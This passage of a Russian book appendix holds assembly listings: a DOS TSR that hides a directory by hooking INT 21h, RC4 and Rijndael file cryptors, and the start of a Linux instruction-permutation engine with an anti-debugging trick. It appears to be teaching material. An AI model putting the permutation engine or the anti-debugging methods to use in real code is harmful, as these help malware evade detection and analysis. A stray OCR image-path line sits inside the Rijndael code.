        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 4Eh  ; Функция DOS FIND FIRST ?
        jz      n21h            ; Да, на новый обработчик
o21h:
        jmp     cs: old_21h     ; Переход на старый обработчик 21h
n21h:                           ; DS:DX - указатель на путь
        cld
        pusha                   ; Сохраним регистры
        push    es
        push    ds
        push    cs
        pop     es
        mov     di, OFFSET curpath
        mov     si, dx
        cmp     BYTE PTR ds: [si+1], ':'
                                ; Проверим, указана ли спецификация диска
        jz      fullpath ; в пути (полный путь)
        mov     ah, 19h  ; Получим текущий диск
        int     21h
        mov     dl, al
        inc     dl
        add     al, 'A'
        mov     ah, ':'  ; Сохраним спецификацию диска
        stosw                   ; в строке полного пути
        mov     ah, 47h  ; Добавим текущий каталог
        push    ds              ; в строку полного пути
        push    cs
        pop     ds
        xchg    si, di
        int     21h
        pop     ds
        xchg    si, di
        mov     di, OFFSET curpath
                                ; Установим указатель на конец
        xor     ax, ax          ; строки полного пути
        mov     cx, 67
repne   scasb
        dec     di
        cmp     BYTE PTR ds: [si], '\'
                                ; Проверим, содержит ли неполный путь
        jz      fullpath ; начальный '\'
        mov     al, '\'  ; Добавим '\' в конец строки
        stosb                   ; полного пути
fullpath:                       ; Добавим путь, указанный в параметре,
        lodsb                   ; в конец строки полного пути
        stosb
        or      al, al
        jz      eep
        jmp     fullpath
eep:
```



```
        push    cs
                                ; Сравним строку полного пути
                                ; со строкой параметров в PSP
pop     ds
        mov     si, OFFSET curpath
        mov     di, 82h
        xor     cx, cx
        mov     cl, cs: [80h]
        dec     cx
        repe    cmpsb
        pop     ds
        pop     es
        popa
        jne     o21h            ; Строки не равны - на старый обработчик
        mov     ax, 3           ; Установим код ошибки - путь не найден
        push    bp              ; Скорректируем флаг CF, сохраненный в
        mov     bp, sp          ; стеке, для индикации ошибки
        or      WORD PTR ss: [bp+6], 1
                                ; при выполнении прерывания
        pop     bp
iret
old_2fh DD      0
old_21h DD      0
crights DB      'Directory Locker', 0Dh, 0Ah
        DB      '(c) Oleg V. Burdaev, 2000'
        DB      0Dh, 0Ah, '$'
usemsg  DB      'Usage: dirlock.com '
        DB      '<directory_full_path>', 0Dh, 0Ah
        DB      '$'
insmsg  DB      'Installed', 0Dh, 0Ah, '$'
remmsg  DB      'Removed', 0Dh, 0Ah, '$'
curpath DB      67 DUP (0)
        END     begin
; ================================================
```

Сразу после запуска происходит проверка наличия резидентной части программы в памяти путем вызова функции E8h мультиплексного прерывания 2Fh. В обработчике прерывания происходит проверка на вызываемую функцию, и при совпадении выполняется процедура выгрузки программы из памяти.

При отсутствии резидентной части программы в памяти (код возврата из прерывания 2Fh не равен FFh) проверяется наличие параметров командной строки, и при их отсутствии происходит выход из программы с предварительным выводом сообщения об использовании DIRLOCK.COM. При наличии параметра происходит перевод его символов в верхний регистр. Затем происходят сохранение "старых" и установка "новых" векторов прерываний 2Fh и 21h. Программа завершается выводом сообщения об успешной установке и выходом по прерыванию 27h с оставлением резидентной части в памяти.

Обработчик прерывания 21h осуществляет проверку на вызываемую функцию и при совпадении с перехватываемой функцией переходит на прикладную обработку прерывания 21h, в противном случае происходит передача управления старому обработчику прерывания. Новый обработчик осуществляет проверку на присутствие символа ":" во второй позиции строки пути. Если символ найден, то параметром является полный путь,

происходит переход на выборку параметра в строку пути; если же символ не найден, то строка пути сначала заполняется названием диска и текущим путем, а потом уже относительным путем, указанным в параметре. Далее осуществляется посимвольное сравнение строки пути в PSP и строки сформированного полного пути, по которому происходит обращение. При совпадении начала строки полного пути со строкой пути в PSP происходит присвоения кода возврата 3 (путь не найден) и корректируется значение флага CF в стеке для индикации ошибки. Таким образом защищается не только директория, указанная при запуске в командной строке, но и все ее поддиректории. Если результат сравнения отрицательный, происходит переход на старый обработчик прерываиий 21h и доступ предоставляется.

Приложение 3

Реализация алгоритма шифрования RC4

```
; ==============================================
; === rc4.asm - программа шифрования файлов =======
; === по алгоритму RC4. ==========================
; === Входные параметры - имена входного и ========
; === выходного файлов. ==========================
; === Требует обязательного указания ключа ========
; === шифрования в шестнадцатеричном представлении.
; ==============================================
        . 286
        . MODEL tiny
        . CODE
        ORG     100h
state   EQU     OFFSET space          ; Адрес массива состояния
key     EQU     OFFSET space+256 ; Адрес массива ключа
buf     EQU     OFFSET space+512 ; Адрес буфера
begin:

        mov     dx, OFFSET msgcpy
        call    strout
                                      ; Разбор командной строки
        xor     bx, bx
        mov     bl, ds: [80h]         ; Получим длину "хвоста" команды
        cld
        mov     cx, bx
        inc     cx
        mov     di, 81h
        mov     BYTE PTR [bx+81h], 20h
                                      ; Пробел в конец строки
        xor     si, si
        mov     al, 20h
                                      ; Найдем в командной строке
                                      ; адреса первых трех параметров
        mov     dx,3
params:
repe    scasb
        mov     [infile+si], di
        dec     WORD PTR [infile+si]
repne   scasb
        mov     BYTE PTR [di-1],0
        add     si, 2
        dec     dx
        jnz     params
        mov     bx, txtkey
        cmp     WORD PTR [bx], 'k/'
                                      ; Третий параметр "/k" ?
        jz      paramsok
        jmp     usage                 ; Меньше трех параметров, либо
                                      ; третий параметр
                                      ; не "/k" - на выход
```

```
paramsok:
; Преобразование ключа в последовательность байт
        mov     di, key
        mov     si, txtkey
        add     si, 3
deckey:
        mov     cx, 2
hexbyte:
        lodsb
        or      al, al
        jz      endkey
        cmp     al, 39h
        jbe     notalph
        sub     al, 07h
notalph:
        and     al, 0Fh
        shl     dl, 4
        or      dl, al
        loop    hexbyte
        mov     al, dl
        stosb
        inc     keylen
        jmp     deckey
endkey:
        cmp     keylen, 0               ; Ключ нулевой - на выход
        jnz     keyok
        mov     dx, OFFSET msgkey
        call    strout
        jmp     exit
keyok:
; Заполнение массива состояний и развертывание ключа
        mov     di, state
        mov     si, key
        mov     dx, keylen
        xor     bx, bx
        xor     bp, bp
gens:
        mov     al, [si+bp]
        mov     [di+bx], bl
        mov     [si+bx], al
        inc     bp
        cmp     bp, dx
        jnz     modkey
        xor     bp, bp
modkey:
        inc     bl
        jnz     gens
; Преобразование массива состояний по ключу
        mov     si, key
        mov     di, state
        xor     bp, bp
        xor     cx, cx
        xor     bx, bx
modstate:
        add     cl, [si+bx]
        mov     al, [di+bx]
        add     cl, al
        mov     bp, cx
        xchg    al, [di+bp]
```



```
        mov     [di+bx], al
        inc     bl
jnz modstate
; Откроем файл-источник
        mov     ax, 3D00h
        mov     dx, infile
        int     21h
        jnc     nooper
        mov     dx, OFFSET msgoper
; Ошибка открытия - на выход
        call    strout
        jmp     exit
nooper:
        mov     inhndl, ax
; Создадим файл-приемник
        mov     ah, 3Ch
        xor     cx, cx
        mov     dx, outfile
        int     21h
        jc      crer                    ; Ошибка создания - на выход
        mov     outhndl, ax
; Цикл шифрования
encode:
        mov     ah, 3Fh                 ; Прочитаем 16Кб в буфер
        mov     bx, inhndl
        mov     cx, 4000h
        mov     dx, buf
        int     21h
        jc      rder                    ; Ошибка чтения - на выход
        or      ax, ax
        jz      endenc                  ; Конец файла - шифрование окончено
        mov     si, state
        mov     di, buf
        mov     dx, ax
        xor     bx, bx
        xor     cx, cx
        mov     bl, x
        mov     cl, y
        xor     bp, bp
; Шифрование содержимого буфера
loopenc:
        inc     bl
        mov     ah, [si+bx]
        add     cl, ah
        mov     al, ah
        xchg    cx, bx
        xchg    ah, [si+bx]
        add     al, ah
        xchg    cx, bx
        mov     [si+bx], ah
        xor     [di+bp], al
        inc     bp
        cmp     bp, dx
        jnz     loopenc
        mov     x, bl
        mov     y, cl
; Сохраним зашифрованный буфер
```

```
        mov     ah, 40h
        mov     bx, outhndl
        mov     cx, dx
        mov     dx, buf
        int     21h
        jc      wrer                    ; Ошибка записи - на выход
        jmp     encode
endenc:
                                        ; Закроем файлы
        mov     ah, 3Eh
        mov     bx, inhndl
        int     21h
        jc      cler                    ; Ошибка закрытия - на выход
        mov     ah, 3Eh
        mov     bx, outhndl
        int     21h
        jc      cler                    ; Ошибка закрытия - на выход
exit:
        int     20h                     ; Выход
crer:
; Вывод сообщения об ошибке создания
        mov     dx, OFFSET msgcrer
        call    strout
        jmp     exit
cler:
; Вывод сообщения об ошибке закрытия
        mov     dx, OFFSET msgcler
        call    strout
        jmp     exit
rder:
; Вывод сообщения об ошибке чтения
        mov     dx, OFFSET msgrder
        call    strout
        jmp     exit
wrer:
; Вывод сообщения об ошибке записи
        mov     dx, OFFSET msgwrer
        call    strout
        jmp     exit
usage:
; Вывод сообщения об использовании
        mov     dx, OFFSET msguse
        call    strout
        jmp     exit
; Процедура вывода сообщения
strout:
        mov     ah, 09h
        int     21h
        ret
infile          DW      0               ; Адрес имени файла-источника
outfile DW      0               ; Адрес имени файла-приемника
txtkey          DW      0               ; Адрес текстового ключа
inhndl          DW      0               ; Дескриптор файла-источника
outhndl DW      0               ; Дескриптор файла-приемника
keylen          DW      0               ; Длина ключа
x               DW      0               ; Переменная цикла шифрования
y               DW      0               ; Переменная цикла шифрования
msgcpy          DB      'RC4 Cryptor', 0Dh, 0Ah
                DB      '(c) Oleg V. Burdaev, 2001'
```



```
                DB      0Dh, 0Ah, '$'
msguse          DB      'Usage: rc4.com '
                DB      '<src_file> <dest_file> /k: <key>'
                DB      0Dh, 0Ah, '$'
msgkey          DB      'Invalid key', 0Dh, 0Ah, '$'
msgoper DB      'Can''t open file', 0Dh, 0Ah, '$'
msgcrer DB      'Can''t create file', 0Dh, 0Ah, '$'
msgcler DB      'Can''t close file', 0Dh, 0Ah, '$'
msgrder DB      'Can''t read from file', 0Dh, 0Ah
                DB      '$'
msgwrer DB      'Can''t write to file', 0Dh, 0Ah
                DB      '$'
space:
END     begin
; ==============================================
```

После запуска программы происходит разбор параметров командной строки. Первые три параметра преобразуются в ASCIIZ строки, а их адреса помещаются в переменные INFILE, OUTFILE, TXTKEY соответственно. Затем происходит сравнение третьего параметра со строкой "/k", т. е. проверяется, является ли третий параметр допустимым и имеется ли достаточное количество параметров на входе, так как если их меньше трех, то адрес третьего параметра так и останется нулевым, как это определено изначально. При неправильном задании входных параметров происходит переход на процедуру вывода информации об использовании программы и завершения программы.

После положительного результата проверки происходит преобразование ключевой информации из текстовой формы в двоичную. При нулевой длине ключа программа завершается с предупреждением о неверном ключе.

После завершении процедуры разворачивания ключа и перемешивания массива состояний (таблицы замен S-блока) открывается файл-источник и создается файл-приемник. Начинается цикл шифрования – из файла-источника считывается в буфер 16Кб, происходят шифрование содержимого буфера и запись его в файл-приемник. Если после вызова функции чтения из файла получаем в AX ноль, это означает, что файл считан до конца, и поэтому осуществляется выход из цикла. После завершения шифрования закрываются файлы и происходит выход из программы.

Приложение 4

Реализация алгоритма шифрования Rijndael

Шифрование осуществляется в режиме гаммирования (*OFB*). Входными параметрами программы являются имена входного и выходного файлов, а также файла-ключа, содержащего начальное значение состояния и ключ. Дополнительно могут указыватся размер блока (4, 6, 8 – 128, 192 и 256 бит соответственно) и размер ключа (аналогично). По умолчанию размер блока и ключа приняты равными 4.

Алгоритм работы программы:

1) разбор параметров;
2) чтение данных в массив ключа;
3) генерация таблиц, необходимых для работы процедур цикла шифрования;
4) вычисляется число раундов шифрования;
5) открываются файл-источник и файл-приемник;
6) чтение из файла-источника блока данных;
7) генерация нового состояния;
8) сложение по модулю два блока данных и нового состояния и запись результата в файл-приемник;
9) повторение шагов 6–8 до тех пор, пока не будет исчерпан файл-источник;
10) закрытие файлов;
11) завершение программы

```
; ================================================
; ==== rijndael.asm - программа шифрования файлов. ==
; ================================================
                .286
                .MODEL tiny
                .CODE
                ORG     100h
ptbl            EQU     OFFSET tables
pitbl           EQU     OFFSET tables+100h
sbox            EQU     OFFSET tables+200h
sibox           EQU     OFFSET tables+300h
rcon            EQU     OFFSET tables+400h
state           EQU     OFFSET tables+420h
tstate          EQU     OFFSET tables+440h
key             EQU     OFFSET tables+460h
buff            EQU     OFFSET tables+640h
begin:
                mov     dx, OFFSET msgcpy
                call    strout
```



```
        ; Разбор параметров
                xor     bx, bx
                mov     bl, ds: [80h]           ; Получим длину
                                                ; "хвоста" команды
                cld
                mov     cx, bx
                inc     cx
                mov     di, 81h
                mov     BYTE PTR [bx+81h], 20h
                                                ; Пробел в конец строки
                xor     si, si
                mov     al, 20h
        ; Найдем в командной строке адреса первых 5 параметров
                mov     dx, 5
@params:
repe            scasb
                or      cx, cx
                jz      @eparam
                mov     [infile+si], di
                dec     WORD PTR [infile+si]
repne           scasb
                mov     BYTE PTR [di-1], 0
                add     si, 2
                or      cx, cx
                jz      @eparam
                dec     dx
                jnz     @params
@eparam:
        ; Проверим, есть ли хотя бы 3 параметра
cmp     keyfile, 0
                jnz     @paramsok
                jmp     @usage
        ; Разбор параметров, определяющих
        ; размер ключа и массива состояния
@paramsok:
                mov     bx, keyn
@pkb:
                cmp     bx, 0                   ; Нет ключа - параметры
                                                ; по умолчанию
                jz      @parok
                cmp     WORD PTR [bx], 'k/'
; Модификация размера ключа
                jz      @prockk
                cmp     WORD PTR [bx], 'b/'
; Модификация размера массива состояния
                jz      @procbk
                jmp     @usage
@par2:
                cmp     bx, blkn
                jz      @parok
                mov     bx, blkn
                jmp     @pkb
@prockk:
                mov     al, BYTE PTR [bx+3]
                cmp     al, '4'
                jz      @setk
                cmp     al, '6'
```

```
        jz      @setk
        cmp     al, '8'
        jz      @setk
        jmp     @invkey         ; Неправильная длина ключа
@setk:
        and     ax, 0Eh
        mov     nk, ax
        jmp     @par2
@procbk:
        mov     al, BYTE PTR [bx+3]
        cmp     al, '4'
        jz      @setb
        cmp     al, '6'
        jz      @setb
        cmp     al, '8'
        jz      @setb
        jmp     @invblk         ; Неправильная длина блока
@setb:
        and     ax, 0Eh
        mov     nb, ax
        jmp     @par2
@parok:

; Чтение ключевой информации
        call    @rdkey
; Генерация таблиц
        call    genptbl
        call    gensbox
        call    genrcon
; Вычисление числа раундов
        mov     ax, WORD PTR nb
        mov     WORD PTR nr, ax
        mov     ax, WORD PTR nk
        cmp     WORD PTR nr, ax
        jae     @nrok
        mov     WORD PTR nr, ax
@nrok:
        add     WORD PTR nr, 6
; Расширение ключа
        call    keyexpansion
; Открытие файлов
        call    @openin
        call    @openout
; Цикл шифрования
@mloop:
; Чтение из файла
        mov     ah, 3Fh
        mov     bx, inhndl
        mov     cx, nb
        shl     cx, 2
        mov     dx, buff
        int     21h
        jnc     @rdok
        jmp     @rder               ; Ошибка чтения - на выход
@rdok:
        or      ax, ax
        jz      @endenc         ; Конец файла - на выход
        mov     read, ax        ; Сохраним число
                                ; считанных байт
```



```
; Генерация очередного блока состояния
        mov     WORD PTR k, 0             ; Обнулим указатель ключа
        call    addroundkey               ; Сложим массив состояния
                                          ; с ключом
        mov     cx, WORD PTR nr  ; Цикл генерации состояния
        dec     cx
@erounds:
        push    cx
        call    bytesub
        call    shiftrow
        call    mixcolumn
        call    addroundkey
        pop     cx
        loop    @erounds
; Последний такт цикла генерации
        call    bytesub
        call    shiftrow
        call    addroundkey
; Сложим буфер с массивом состояний
        mov     bx, nb
        shl     bx, 2
        mov     dx, bx
@xor:
        mov     al, state[bx]
        xor     buff[bx], al
        dec     bx
        jns     @xor
; Сохраним буфер
        mov     ah, 40h
        mov     bx, outhndl
        mov     cx, read
        mov     dx, buff
        int     21h
        jnc     @wrok
        jmp     @wrer
@wrok:
        mov     ax, nb
        shl     ax, 2
        cmp     ax, read          ; Проверим, не достигнут ли
                                  ; конец файла
        jz      @mloop
@endenc:
; Закрытие файлов
        mov     ah, 3Eh
        mov     bx, inhndl
        int     21h
        mov     ah, 3Eh
        mov     bx, outhndl
        int     21h
@exit:
        int     20h                       ; Выход из программы
; Процедура загрузки ключевых данных
@rdkey:
; Откроем файл
        mov     ax, 3D00h
        mov     dx, keyfile
        int     21h
```

```
        jc      @oper
        mov     keyhndl, ax
    ; Считаем данные в массив состояния
        mov     bx, ax
        mov     ah, 3Fh
        mov     cx, nb
        shl     cx, 2
        mov     dx, state
        int     21h
        jc      @rder
    ; Считаем данные в ключевой массив
        mov     bx, keyhndl
        mov     ah, 3Fh
        mov     cx, nk
        shl     cx, 2
        mov     dx, key
        int     21h
        jc      @rder
    ; Закроем файл
        mov     bx, keyhndl
        mov     ah, 3Eh
        int     21h
        ret
; Процедура открытия файла-источника
@openin:
        mov     ax, 3D00h
        mov     dx, infile
        int     21h
        jc      @oper
        mov     inhndl, ax
        ret
; Процедура создания файла-приемника
@openout:
        mov     ah, 3Ch
        xor     cx, cx
        mov     dx, outfile
        int     21h
        jc      @oper
        mov     outhndl, ax
        ret
@usage:
; Вывод сообщения об использовании программы
        mov     dx, OFFSET msguse
        call    strout
        jmp     @exit
@invkey:
    ; Вывод сообщения о неправильной длине ключа
        mov     dx, OFFSET msgkey
call    strout
        jmp     @exit
@invblk:
; Вывод сообщения о неправильной длине блока
        mov     dx, OFFSET msgblk
        call    strout
        jmp     @exit
@oper:
; Вывод сообщения об ошибке открытия
        mov     dx, OFFSET msgoper
        call    strout
```



```
        jmp     @exit
@rder:
; Вывод сообщения об ошибке чтения
        mov     dx, OFFSET msgrder
        call    strout
        jmp     @exit
@wrer:
; Вывод сообщения об ошибке записи
        mov     dx, OFFSET msgwrer
        call    strout
        jmp     @exit
; Процедура применения преобразования замены байтов к массиву состояния
bytesub PROC NEAR
        mov     bp, WORD PTR nb
        xor     bx, bx
        shl     bp, 2
        dec     bp
@nbsub:
        mov     bl, state[bp]
        mov     bl, sbox[bx]
        mov     state[bp], bl
        dec     bp
        jns     @nbsub
        ret
bytesub ENDP
; Процедура сдвига строк
shiftrow PROC NEAR
        cmp     WORD PTR nb, 4
        jnz     @snb6

        mov     al, BYTE PTR state[1]
        xchg    al, BYTE PTR state[13]
        xchg    al, BYTE PTR state[9]
        xchg    al, BYTE PTR state[5]
        xchg    al, BYTE PTR state[1]

        xchg    al, BYTE PTR state[10]
        xchg    al, BYTE PTR state[2]
        mov     al, BYTE PTR state[6]
        xchg    al, BYTE PTR state[14]
        xchg    al, BYTE PTR state[6]

        mov     al, BYTE PTR state[3]
        xchg    al, BYTE PTR state[7]
        xchg    al, BYTE PTR state[11]
        xchg    al, BYTE PTR state[15]
        xchg    al, BYTE PTR state[3]

        ret
@snb6:
        cmp     WORD PTR nb, 6
        jnz     @snb8

        mov     al, BYTE PTR state[1]
        xchg    al, BYTE PTR state[21]
        xchg    al, BYTE PTR state[17]
        xchg    al, BYTE PTR state[13]
```

```
            xchg    al, BYTE PTR state[9]
            xchg    al, BYTE PTR state[5]
            xchg    al, BYTE PTR state[1]

            mov     al, BYTE PTR state[2]
            xchg    al, BYTE PTR state[18]
            mov     al, BYTE PTR state[2]
            xchg    al, BYTE PTR state[10]
            xchg    al, BYTE PTR state[2]
            mov     al, BYTE PTR state[6]
            xchg    al, BYTE PTR state[22]
            xchg    al, BYTE PTR state[14]
            xchg    al, BYTE PTR state[6]

            mov     al, BYTE PTR state[3]
            xchg    al, BYTE PTR state[15]
            xchg    al, BYTE PTR state[3]
            mov     al, BYTE PTR state[7]
            xchg    al, BYTE PTR state[19]
            xchg    al, BYTE PTR state[7]
            mov     al, BYTE PTR state[11]
            xchg    al, BYTE PTR state[23]
            xchg    al, BYTE PTR state[11]

            ret
@snb8:
            mov     al, BYTE PTR state[1]
            xchg    al, BYTE PTR state[29]
            xchg    al, BYTE PTR state[25]
            xchg    al, BYTE PTR state[21]
            xchg    al, BYTE PTR state[17]
            xchg    al, BYTE PTR state[13]
            xchg    al, BYTE PTR state[9]
            xchg    al, BYTE PTR state[5]
            xchg    al, BYTE PTR state[1]

            mov     al, BYTE PTR state[2]
            xchg    al, BYTE PTR state[22]
            xchg    al, BYTE PTR state[10]
            xchg    al, BYTE PTR state[30]
            xchg    al, BYTE PTR state[18]
            xchg    al, BYTE PTR state[6]
            xchg    al, BYTE PTR state[26]
            xchg    al, BYTE PTR state[14]
            xchg    al, BYTE PTR state[2]

            mov     al, BYTE PTR state[3]
            xchg    al, BYTE PTR state[19]
            xchg    al, BYTE PTR state[3]
            mov     al, BYTE PTR state[7]
            xchg    al, BYTE PTR state[23]
            xchg    al, BYTE PTR state[7]
            mov     al, BYTE PTR state[11]
            xchg    al, BYTE PTR state[27]
            xchg    al, BYTE PTR state[11]
            mov     al, BYTE PTR state[15]
            xchg    al, BYTE PTR state[31]
            xchg    al, BYTE PTR state[15]
```



```
                ret
shiftrow ENDP
; Процедура перемешивания столбцов
mixcolumn       PROC NEAR
                xor     bx, bx
                mov     di, WORD PTR nb
                dec     di
@cols:
                mov     cx, 4
                mov     si, di
                shl     si, 2
@col:
                xor     dx, dx
                mov     bp, 3
@row:
                mov     bl, state[bp+si]
                xor     al, al
                or      bl, bl
                jz      @szer
                mov     al, pitbl[bx]
                mov     bl, mixp[bp]
                add     al, pitbl[bx]
                jnc     @notc
                inc     al
@notc:
                mov     bl, al
                mov     al, ptbl[bx]
@szer:
                xor     dl, al
                dec     bp
                jns     @row
                mov     bp, cx
                dec     bp
                mov     tstate[bp+si], dl
                mov     al, mixp[0]
                xchg    al, mixp[3]
                xchg    al, mixp[2]
                xchg    al, mixp[1]
                xchg    al, mixp[0]
                loop    @col
                dec     di
                jns     @cols

                mov     bx, WORD PTR nb
                shl     bx, 2
                dec     bx
@mstate:
                mov     al, tstate[bx]
                mov     state[bx], al
                dec     bx
                jns     @mstate

                ret
mixcolumn       ENDP
; Процедура сложения с раундовым ключом
addroundkey     PROC NEAR
                mov     si, WORD PTR k
```

```
                shl     si, 2
                mov     bx, WORD PTR nb
                add     WORD PTR k, bx
                shl     bx, 2
                dec     bx
@addk:
                mov     al, key[bx+si]
                xor     state[bx], al
                dec     bx
                jns     @addk
                ret
addroundkey     ENDP
; Процедура расширения ключа
keyexpansion    PROC NEAR
                mov     ax, WORD PTR nr
                inc     al
                mul     WORD PTR nb
                mov     WORD PTR keylen, ax
                xor     di, di
                mov     bp, WORD PTR nk
@kouter:
                mov     cx, WORD PTR nk
@kinner:
                mov     bx, WORD PTR bp
                dec     bx
                shl     bx, 2
                mov     si, 3
@ftemp:
                mov     al, key[bx+si]
                mov     temp[si], al
                dec     si
                jns     @ftemp
                cmp     cx, WORD PTR nk
                jz      @procnk
                cmp     WORD PTR nk, 8
                jnz     @exp
                cmp     cx, 4
                jz      @proc8
                jmp     @exp
@proc8:
                xor     bx, bx
                mov     si, 3
@8sbytex:
                mov     bl, temp[si]
                mov     bl, sbox[bx]
                mov     temp[si], bl
                dec     si
                jns     @8sbytex
                jmp     @exp
@procnk:
                xchg    al, BYTE PTR temp[3]
                xchg    al, BYTE PTR temp[2]
                xchg    al, BYTE PTR temp[1]
                xchg    al, BYTE PTR temp[0]
                xor     bx, bx
                mov     si, 3
@sbyte:
                mov     bl, temp[si]
                mov     bl, sbox[bx]
```



```
                mov     temp[si], bl
                dec     si
                jns     @sbyte
                mov     al, rcon[di]
                xor     BYTE PTR temp[0], al
@exp:
                mov     si, 3
@cnext:
                mov     bx, bp
                sub     bx, WORD PTR nk
                shl     bx, 2
                mov     al, key[bx+si]
                xor     al, BYTE PTR temp[si]
                mov     bx, WORD PTR bp
                shl     bx, 2
                mov     key[bx+si], al
                dec     si
                jns     @cnext
                mov     bx, bp
                dec     bx
                shl     bx, 2
                mov     si, 3
                inc     bp
                loop    @kinnerx
                inc     di
                cmp     bp, keylen
                jb      @kouterx
                ret
@kinnerx:
                jmp     @kinner
@kouterx:
                jmp     @kouter
                ret
keyexpansion    ENDP
; Процедура генерации массива rcon
genrcon PROC NEAR
                xor     bx, bx
                xor     cx, cx
                mov     ax, 1
@genr:
                clc
                mov     BYTE PTR rcon[bx], al
                rcl     al, 1
                jnc     @normod
                xor     al, 1Bh
@normod:
                inc     bl
                cmp     bl, 30
                jb      @genr
                ret
genrcon ENDP
; Процедура генерации таблиц
genptbl  PROC NEAR
                clc
                xor     bx, bx
                xor     cx, cx
                mov     ax, 1
```

```
@genp:
                mov     cl, al
                rcl     al, 1
                jnc     @nomod
                xor     al, 1Bh
@nomod:
                xor     al, cl
                mov     BYTE PTR ptbl[bx], cl
                mov     bp, cx
                mov     BYTE PTR pitbl[bp], bl
                inc     bl
                jnz     @genp
                mov     WORD PTR pitbl[0], 0
                ret
genptbl ENDP
; Процедура генерации S-блока
gensbox PROC NEAR
                xor     bx, bx
                xor     ax, ax
@gens:
                or      bl, bl
                jz      @zero
                mov     al, 0FFh
                sub     al, pitbl[bx]
                mov     bp, ax
                mov     al, ptbl[bp]


                mov     ah, al
                mov     cx, 4
@shift:
                rol     ah, 1
                xor     al, ah
                loop    @shift
@zero:
                xor     ah, ah
                xor     al, 63h
                mov     sbox[bx], al
                mov     bp, ax
                mov     sibox[bp], bl
                inc     bl
                jnz     @gens
                ret
gensbox ENDP
; Процедура вывода строки
strout          PROC NEAR
                mov     ah, 09h
                int     21h
                ret
strout          ENDP

infile          DW      0
outfile DW      0
keyfile DW      0
keyn            DW      0
blkn            DW      0
inhndl          DW      0
outhndl DW      0
keyhndl DW      0
nb              DW      4
```



```
nk              DW      4
nr              DW      0
k               DW      0
keylen          DW      0
read            DW      0
temp            DW      4 DUP(0)
mixp            DW      03h, 01h, 01h, 02h
msgcpy          DB      'Rijndael Cryptor', 0Dh, 0Ah
                DB      '(c) Oleg V. Burdaev, 2001'
                DB      0Dh, 0Ah, '$'
msguse          DB      'Usage: rijndael.com '
                DB      '<srcfile> <destfile> <keyfile> '
                DB      '[/k: <keylen>] [/b: <blocklen>] '
                DB      0Dh, 0Ah, '$'
msgkey          DB      'Invalid key length value!'
                DB      0Dh, 0Ah, '$'
msgblk          DB      'Invalid block length value!'
                DB      0Dh, 0Ah, '$'
msgoper DB      'Can''t open file!', 0dh, 0ah, '$'
msgrder DB      'Can''t read from file!'
                DB      0Dh, 0Ah, '$'
msgwrer DB      'Can''t write to file!'
                DB      0Dh, 0Ah, '$'
tables:
END     begin
; ==============================================================
```

Приложение 5
Демонстрация механизма пермутации



```
/*
 ***********************************
 [ E l e c t r o n i c   S o u l s ]
 |*********************************|
 | presents...                     |
 |---------------------------------|
 |**0x4553_Permutator**************|
 |---------------------------------|
 | DEMO Permutate Engine for Linux |
 |              (c) Ares    2003   |
 |*********************************|
 |++++++++++++++++www.0x4553.org+|
 *---------------------------------*
```

Описание

Это не универсальный механизм, а всего лишь демонстрация; поддерживает пермутацию нескольких инструкций: xor, sub, test, or, mov.

Основным недостатком является отсутствие дизассемблера длин, поэтому механизм не поддерживает более сложных инструкций.

Ограничения по коду

- xor\sub\or\test работают с маской регистр, регистр; mov – регистр \ регистр, переменная \ регистр;
- максимальная длина – 5 байт: 1 байт на инструкцию и четыре на операнды;
- нет поддержки памяти (mem).

Есть специальная функция для добавления свободного байта из текущей позиции (mov – пермутация ее использует).

Дата теряется после изменения размера.

Реализована антиотладочная функция: ни один отладчик не может правильно прочитать файл из-за смещения секций.

Что происходит: программа читает содержимое фала test и выдает все изменения в файл test.out.

Тестовая программа *обязана* быть написана ассемблере и откомпилирована либо nasm, либо gas (as/ld), но ни в коем случае не gcc. В противном случае из-за пермутации инструкций mov она работать не будет.


```
 ----------------------------------
 bash-2.05a# cat 0x4553_Permutator | wc -c
  1040
 bash-2.05a#

  Not bad yeah ?

 */

.include "defines.inc"

.text
.globl _start
_start:
    pushl %ebp
    movl %esp,%ebp
    movl $5,%eax
    movl $file,%ebx
    movl $2,%ecx
    int  $128
    movl %eax,FILE_desc(%ebp)

    movl $19,%eax
    movl FILE_desc(%ebp),%ebx
    movl $0,%ecx
    movl $2,%edx
    int  $128
    movl %eax,FILE_len(%ebp)

    movl $0,(%esp)
    movl FILE_len(%ebp),%eax
    movl %eax,4(%esp)
    movl $3,8(%esp)
    movl $2,12(%esp)
    movl FILE_desc(%ebp),%eax
    movl %eax,16(%esp)
    movl $0,20(%esp)
    movl $90,%eax
    movl %esp,%ebx
    int  $128
    movl %eax,MEMORY_data(%ebp)

    movl $count,COUNTER_a(%ebp)
main_loop:
    movl COUNTER_a(%ebp),%eax
    cmpl FILE_len(%ebp),%eax
```

```
    jl   continue
    jmp  exit

continue:
    call check_byte
next:
    incl COUNTER_a(%ebp)
      jmp main_loop

mutate:
    movl $9,COUNTER_b(%ebp)
mutate_loop:
    decl COUNTER_b(%ebp)
    movb COUNTER_b(%ebp),%cl
    testb %cl,%cl
    jz   return

    movl BYTE_step(%ebp),%ecx
    cmpb $1,FLAG_BYTE_first(%ebp)
    je   m1

    cmpb $1,FLAG_BYTE_second(%ebp)
    je   m1_sub

    addl %ecx,BYTE_second(%ebp)
    call move_data
    incl %eax
    movb BYTE_second(%ebp),%cl
      jmp  m2
m1:
    addl %ecx,BYTE_first(%ebp)
    addl %ecx,CHANGE_BYTE_second(%ebp)
    movb BYTE_first(%ebp),%cl
      jmp  m2
m1_sub:
    call move_data
    addl %ecx, BYTE_second(%ebp)
    incl %eax
    incl CHANGE_BYTE_first(%ebp)
    movb BYTE_second(%ebp),%cl
m2:
    cmpb %cl,(%eax)
    jne  mutate_loop

    movl $4,%eax
    movl $1,%ebx
```



```
    movl $str,%ecx
    movl $8,%edx
    int  $128

    call move_data

    cmpb $1,FLAG_BYTE_first(%ebp)
    je   m3

    cmpb $1,FLAG_BYTE_second(%ebp)
    je   m3_sub

    movb CHANGE_BYTE_first(%ebp),%cl
    movb %cl,(%eax)
      jmp  m4
m3:
    movb CHANGE_BYTE_first(%ebp),%cl
